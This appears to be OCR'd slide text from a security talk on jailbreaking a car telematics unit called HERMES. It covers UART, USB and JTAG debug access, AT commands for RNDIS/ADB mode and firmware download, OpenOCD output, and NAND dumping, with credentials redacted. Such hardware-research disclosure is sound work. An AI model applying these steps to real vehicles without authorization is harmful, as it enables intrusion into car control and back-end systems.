
- Head-Unit
  - Windows CE Automotive 7 is so hard
  - Without source code
  - Without debug environment
- OBD (EZS, CAN-D)
  - Physical access
  - The FBS4 can’t be attack yet.(Maybe with key-fob relay)
  - Upgrade package has signature protection.
- HERMES
  - Embedded Linux
  - Telematics
  - 4G attacking is useless for it



HERMES Jailbreak


HERMES Version Design Comparison

- HERMES 1
  - USB Cable
  - ME909Tu LTE
  - MU809Tu UTMS
- HERMES 1.5
  - ME919bs
- HERMES 2.1
  - ME919bs



Finding Peripheral Interfaces

- UART
- USB NAD
- JTAG (reversed)





HERMES Components Block Diagram

Way to Car Control

Finding Peripheral Interfaces


- The packaging is LGA, it’s hard to teardown.
- To check out the debug interfaces pinout.
  - Multimeter
  - Flashlight
  - X-Ray






UART Debug Port

- APN Configurations (Only activated TCU)
- TSP Back-end configurations.



```
]:  [info:] Loaded APN1 settings: URL: "[redacted].CLFU.NJM2MAPN", user: [redacted]
]:  [info:] APN with index 2 is not configured
]:  [info:] Loaded APN2 settings: URL: "[redacted].CLFU.NJM2MAPN", user: [redacted]
]:  [info:] APN with index 3 is not configured
]:  [info:] Loaded APN3 settings: URL: "DefaultValue1", user: [redacted]
]:  [info:] APN with index 4 is not configured
]:  [info:] Loaded APN4 settings: URL: "DefaultValue2", user: [redacted]
]:  [info:] >>>>[getInstance][6973]
```

APN initialization log




```
27 05:36:48.395 OMADM[1052]:  [info:] TCUReadCb read value [https://[redacted]] for param [redacted]]
27 05:36:48.395 OMADM[1052]:  [info:] TCUReadCb read value [https://[redacted]] for param [redacted]]
27 05:36:48.395 OMADM[1052]:  [info:] TCUReadCb read value [https://[redacted]] for param [redacted]]
27 05:36:48.396 OMADM[1052]:  [info:] TCUReadCb read value [https://[redacted]] for param [redacted]]
27 05:36:48.399 OMADM[1052]:  [info:] TCUReadCb read value [https://[redacted]] for param [redacted]]
27 05:36:48.399 OMADM[1052]:  [info:] TCUReadCb read value [https://[redacted]] for param [redacted]]
27 05:36:48.399 OMADM[1052]:  [info:] TCUReadCb read value [https://[redacted]] for param [redacted]]
```

Back-end requests log

USB Mode Switching


- AT^SETMODE is default ECM

- AT^SETMODE=3 for RNDIS ADB
- ttyUSB0 Application
- ttyUSB1 PCUI
- ttyUSB2 serialB
- ttyUSB3 serial



```
[  141.272232] usb 1-4.4: new full-speed USB device number 20 using xhci_hcd
[  142.206792] usb 1-4.4: not running at top speed; connect to a high speed hub
[  142.232510] usb 1-4.4: New USB device found, idVendor=12d1, idProduct=1573, bcdDevice= 2.28
[  142.232522] usb 1-4.4: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[  142.232528] usb 1-4.4: Product: [redacted]
[  142.232535] usb 1-4.4: Manufacturer: [redacted]
[  142.232541] usb 1-4.4: SerialNumber: [redacted]
[  142.419120] audit: type=1130 audit(1542617697.397:108): pid=1 uid=0 auid=4294967295 ses=4294
comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'
[  142.419124] audit: type=1131 audit(1542617697.397:109): pid=1 uid=0 auid=4294967295 ses=4294
comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'
[  142.424267] usbcore: registered new interface driver option
[  142.424551] usbserial: USB Serial support registered for GSM modem (1-port)
[  142.464430] cdc_ether 1-4.4:1.0 usb0: register 'cdc_ether' at usb-0000:00:14.0-4.4, CDC Ethe
[  142.464561] usbcore: registered new interface driver cdc_ether
[  142.464941] option 1-4.4:1.2: GSM modem (1-port) converter detected
[  142.465241] usb 1-4.4: GSM modem (1-port) converter now attached to [redacted]
[  142.465466] option 1-4.4:1.3: GSM modem (1-port) converter detected
[  142.465668] usb 1-4.4: GSM modem (1-port) converter now attached to [redacted]
[  142.465882] option 1-4.4:1.4: GSM modem (1-port) converter detected
[  142.466093] usb 1-4.4: GSM modem (1-port) converter now attached to [redacted]
[  142.477550] cdc_ether 1-4.4:1.0 enp0s20f0u4u4: renamed from usb0
[  142.507558] IPv6: ADDRCONF(NETDEV_UP): enp0s20f0u4u4: link is not ready
```

USB log




```
Other devices
    [redacted] Mobile Connect [redacted] Interface
    [redacted] Mobile Connect [redacted] Interface
    [redacted] Mobile Connect - Network Card
    [redacted] Mobile Connect [redacted] Interface
    KOM[redacted]
    KOM1
Ports (COM & LPT)
```

6 Interfaces in Windows Device MGMT

USB Debug Mode

- To obtain APN configurations.
- AT^GODLOAD for upgrading flash the filesystem
  - Disable the watchdog first
  - Repackage the firmware




```
OK
AT+CGDCONT?
+CGDCONT: 1,"IPV4V6","[redacted]CLFU.NJM2MAPN","0.0.0.0",0,0
+CGDCONT: 15,"IP",[redacted]CLFU.NJM2MAPN","0.0.0.0",0,0
+CGDCOAT+CIND?
+CIND: 0,2,1,1,0,0,1,0
```


PDP Context Configuration

On-Chip Debugging

- We can’t enter the Qualcomm EDL mode to read firmware. So we try the OCD.
- Use the OpenOCD with FT2232 to operate the debug interface
  - Disable the watchdog
  - Reverse analyze the NAND Controller Driver (Or use QDLoader)



Connect JTAG pin to FT2232




```
MMU: enabled, D-Cache: enabled, I-Cache: enabled
Error: Debug regions are unpowered, an unexpected reset might have happened
Error: JTAG-DP STICKY ERROR
Polling target HI6932.cpu failed, trying to reexamine
Error: Can't detect HI6932.cpu's dbgbase from the ROM table; you need to specify it explicitly.
Examination failed, GDB will be halted. Polling again in 100ms
Polling target HI6932.cpu failed, trying to reexamine
Info : HI6932.cpu: hardware has 6 breakpoints, 4 watchpoints
```

```
> reg
===== ARM registers
(0) r0 (/32): 0x0[redacted] (dirty)
(1) r1 (/32): 0x
(2) r2 (/32): 0x
(3) r3 (/32): 0x
(4) r4 (/32): 0x
(5) r5 (/32): 0x
(6) r6 (/32): 0x
(7) r7 (/32): 0x
(8) r8 (/32): 0x
(9) r9 (/32): 0x
(10) r10 (/32): 0x
(11) r11 (/32): 0x
(12) r12 (/32): 0x
(13) sp_usr (/32)
(14) lr_usr (/32)
```


OpenOCD break point

Dumping NAND flash

- The Cellular Module has an eMCP NAND



